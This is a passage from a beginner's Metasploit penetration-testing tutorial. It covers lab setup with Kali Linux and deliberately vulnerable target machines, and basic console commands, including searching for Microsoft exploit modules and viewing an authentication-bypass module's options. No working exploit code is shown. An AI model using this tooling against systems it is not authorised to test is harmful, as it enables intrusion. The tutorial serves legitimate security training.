



Metasploit

tutorialspoint

SIMPLY EASY LEARNING

www.tutorialspoint.com



<https://www.facebook.com/tutorialspointindia>



<https://twitter.com/tutorialspoint>

About the Tutorial

Metasploit is one of the most powerful and widely used tools for penetration testing. In this tutorial, we will take you through the various concepts and techniques of Metasploit and explain how you can use them in a real-time environment. This tutorial is meant for instructional purpose only.

Audience

This tutorial is meant for beginners who would like to learn the basic-to-advanced concepts of Metasploit and how to use it in penetration testing to safeguard their systems and networks.

Prerequisites

Before proceeding with this tutorial, you should have a good grasp over all the fundamental concepts of a computer and how it operates in a networked environment.

Copyright & Disclaimer

© Copyright 2016 by Tutorials Point (I) Pvt. Ltd.

All the content and graphics published in this e-book are the property of Tutorials Point (I) Pvt. Ltd. The user of this e-book is prohibited to reuse, retain, copy, distribute or republish any contents or a part of contents of this e-book in any manner without written consent of the publisher.

We strive to update the contents of our website and tutorials as timely and as precisely as possible, however, the contents may contain inaccuracies or errors. Tutorials Point (I) Pvt. Ltd. provides no guarantee regarding the accuracy, timeliness or completeness of our website or its contents including this tutorial. If you discover any errors on our website or in this tutorial, please notify us at contact@tutorialspoint.com

Table of Contents

About the Tutorial	i
Audience	i
Prerequisites	i
Copyright & Disclaimer	i
Table of Contents	ii
1. METASPLOIT – INTRODUCTION	1
2. METASPLOIT – ENVIRONMENT SETUP.....	2
Install Virtual Box	2
Install Kali Linux.....	6
3. METASPLOIT – BASIC COMMANDS	9
4. METASPLOIT – ARMITAGE GUI	13
5. METASPLOIT – PRO CONSOLE	15
6. METASPLOIT – VULNERABLE TARGET.....	17
7. METASPLOIT – DISCOVERY SCANS	20
8. METASPLOIT – TASK CHAINS	23
9. METASPLOIT – IMPORT DATA	26
10. METASPLOIT – VULNERABILITY SCAN.....	28
11. METASPLOIT – VULNERABILITY VALIDATION.....	30
12. METASPLOIT – EXPLOIT.....	35
13. METASPLOIT – PAYLOAD.....	39
14. METASPLOIT – CREDENTIAL	42

15. METASPLOIT – BRUTE-FORCE ATTACKS.....	45
16. METASPLOIT – PIVOTING	49
17. METASPLOIT – MAINTAINING ACCESS	53
18. METASPLOIT – METAMODULES.....	55
19. METASPLOIT – SOCIAL ENGINEERING.....	61
20. METASPLOIT – EXPORT DATA	67
21. METASPLOIT – REPORTS	71

1. Metasploit – Introduction

Metasploit is one of the most powerful tools used for penetration testing. Most of its resources can be found at: <https://www.metasploit.com>. It comes in two versions: commercial and free edition. There are no major differences in the two versions, so in this tutorial, we will be mostly using the Community version (free) of Metasploit.

As an Ethical Hacker, you will be using “Kali Distribution” which has the Metasploit community version embedded in it along with other ethical hacking tools. But if you want to install Metasploit as a separate tool, you can easily do so on systems that run on Linux, Windows, or Mac OS X.

The hardware requirements to install Metasploit are:

- 2 GHz+ processor
- 1 GB RAM available
- 1 GB+ available disk space

Metasploit can be used either with command prompt or with Web UI.

The recommended OS versions for Metasploit are:


- Kali Linux 2.0 or Upper Versions
- Backtrack 3 and Upper Versions
- Red Hat Enterprise Linux Server 5.10+
- Red Hat Enterprise Linux Server 6.5+
- Red Hat Enterprise Linux Server 7.1+
- Ubuntu Linux 10.04 LTS
- Ubuntu Linux 12.04 LTS
- Ubuntu Linux 14.04 LTS
- Windows Server 2008 R2
- Windows Server 2012 R2
- Windows 7
- Windows 8.1

2. Metasploit – Environment Setup

We will take the following actions to set up our test environment:

- We will download Virtual box and install it.
- Download and install **Kali** distribution.
- Download and install **Metasploitable** which will be our hacking machine.
- Download and install Windows XP which will be another hacking machine.

In total, we will have 3 machines which will be logically connected in the same network.



Install Virtual Box

To download Virtual Box, go to <https://www.virtualbox.org/wiki/Downloads>

Select the appropriate version depending on your OS and the hardware configuration of your system.

VirtualBox

Download VirtualBox

Here, you will find links to VirtualBox binaries and its source code.

VirtualBox binaries


By downloading, you agree to the terms and conditions of the respective license.

- **VirtualBox platform packages.** The binaries are released under the terms of the GPL version 2.
 - **VirtualBox 5.1.2 for Windows hosts** → [x86/amd64](#)
 - **VirtualBox 5.1.2 for OS X hosts** → [amd64](#)
 - **VirtualBox 5.1.2 for Linux hosts** → [amd64](#)
 - **VirtualBox 5.1.2 for Solaris hosts** → [amd64](#)
- **VirtualBox 5.1.2 Oracle VM VirtualBox Extension Pack** → [All supported platforms](#)
Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP and PXE boot for Intel cards. See [this chapter from the User Manual](#) for an introduction. Extension Pack binaries are released under the [VirtualBox Personal Use and Evaluation License \(PUEL\)](#). Please install the extension pack with the same version as your installed version of VirtualBox:
If you are using **VirtualBox 5.0.26**, please download the extension pack → [here](#).
If you are using **VirtualBox 4.3.38**, please download the extension pack → [here](#).

After selecting the appropriate version of Virtual Box, the following screen will appear. Click **Next**.




On the next screen, set the location where you want to install the application.



You will get a Warning message before proceeding with the installation.




Click Yes on the above screen which will display the following screen. Click **Install** to begin the installation.



Once the installation is complete, you will get the following screen. Click **Finish** to exit the Setup Wizard.



Now, you will be greeted with the opening screen of VirtualBox.



Now we are ready to install the rest of the hosts for this tutorial.

Install Kali Linux

You can download Kali Linux from its official website: <https://www.kali.org/downloads/>

← → ↻ | offensive-security.com/kali-linux-vmware-virtualbox-image-download


OFFENSIVE[®] security Blog Courses Certifications Online Labs

Prebuilt Kali Linux VMware Images Prebuilt Kali Linux VirtualBox Images


Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759

Go to the official website and download prebuilt Kali Linux VirtualBox images.


Next, open VirtualBox Manager and go to Machine -> New.



Go to the location where Kali Linux has been downloaded and choose a virtual hard disk file.



The next screen will prompt you to create a virtual machine. Click the **Create** button, as shown in the following screenshot.




Now, you can start Kali OS. Your default username will be **root** and your password will be **toor**.



3. Metasploit – Basic Commands

In this chapter, we will discuss some basic commands that are frequently used in Metasploit.

First of all, open the Metasploit console in Kali. You can do so by following the path: Applications -> Exploitation Tools -> Metasploit.



Once you open the Metasploit console, you will get to see the following screen. Highlighted in red underline is the version of Metasploit.

```

Terminal
File Edit View Search Terminal Help
  ____  _
 / ___|| | | |
| |___| | | |
 \___||_| |_|

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.8- ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

Help Command

If you type the **help** command on the console, it will show you a list of core commands in Metasploit along with their description.

```

+ -- --=[ 437 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
advanced      Displays advanced options for one or more modules
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
edit          Edit the current module with $VISUAL or $EDITOR
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
info          Displays information about one or more modules
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path

```

msfupdate Command

msfupdate is an important administration command. It is used to update Metasploit with the latest vulnerability exploits. After running this command, you will have to wait several minutes until the update completes.

```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
  clamav clamav-daemon
The following NEW packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-did-you-mean all 1.0.0-2 [11.2 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libruby2.3 amd64 2.3.1-5 [3,093 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 metasploit-framework amd64 4.12.15-0kali2
[65.5 MB]
Reading changelogs...
```

Search Command

Search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be:

```
msf > search name:Microsoft type:exploit
```

Here, **search** is the command, **name** is the name of the object that you are looking for, and **type** is the kind of script you are searching.

```
msf > search name:microsoft type:exploit

Matching Modules

=====
```

Name	Disclosure Date	Rank	Description
auxiliary/admin/http/iis_auth_bypass	2010-07-02	normal	MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
auxiliary/admin/kerberos/ms14_068_kerberos_checksum	2014-11-18	normal	MS14-068 Microsoft Kerberos Checksum Validation Vulnerability
auxiliary/admin/ms/ms08_059_his2006	2008-10-14	normal	Microsoft Host Integration Server 2006 Command Execution Vulnerability
auxiliary/admin/mssql/mssql_enum		normal	Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_enum_domain_accounts		normal	Microsoft SQL Server SUSER.SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql		normal	Microsoft SQL Server SQLi SUSER.SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins		normal	Microsoft

Info Command

The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.

```
f auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass

Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
Module: auxiliary/admin/http/iis_auth_bypass
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2010-07-02

Provided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>

Basic options:
-----
Name      Current Setting  Required  Description
-----
Proxies           no          A proxy chain of format type:host:port[,type:host:port][...]
RHOST            yes         The target address
RPORT            80          The target port
SSL              false        Negotiate SSL/TLS for outgoing connections
TARGETURI        /           The URI directory where basic auth is enabled
VHOST            no          HTTP server virtual host

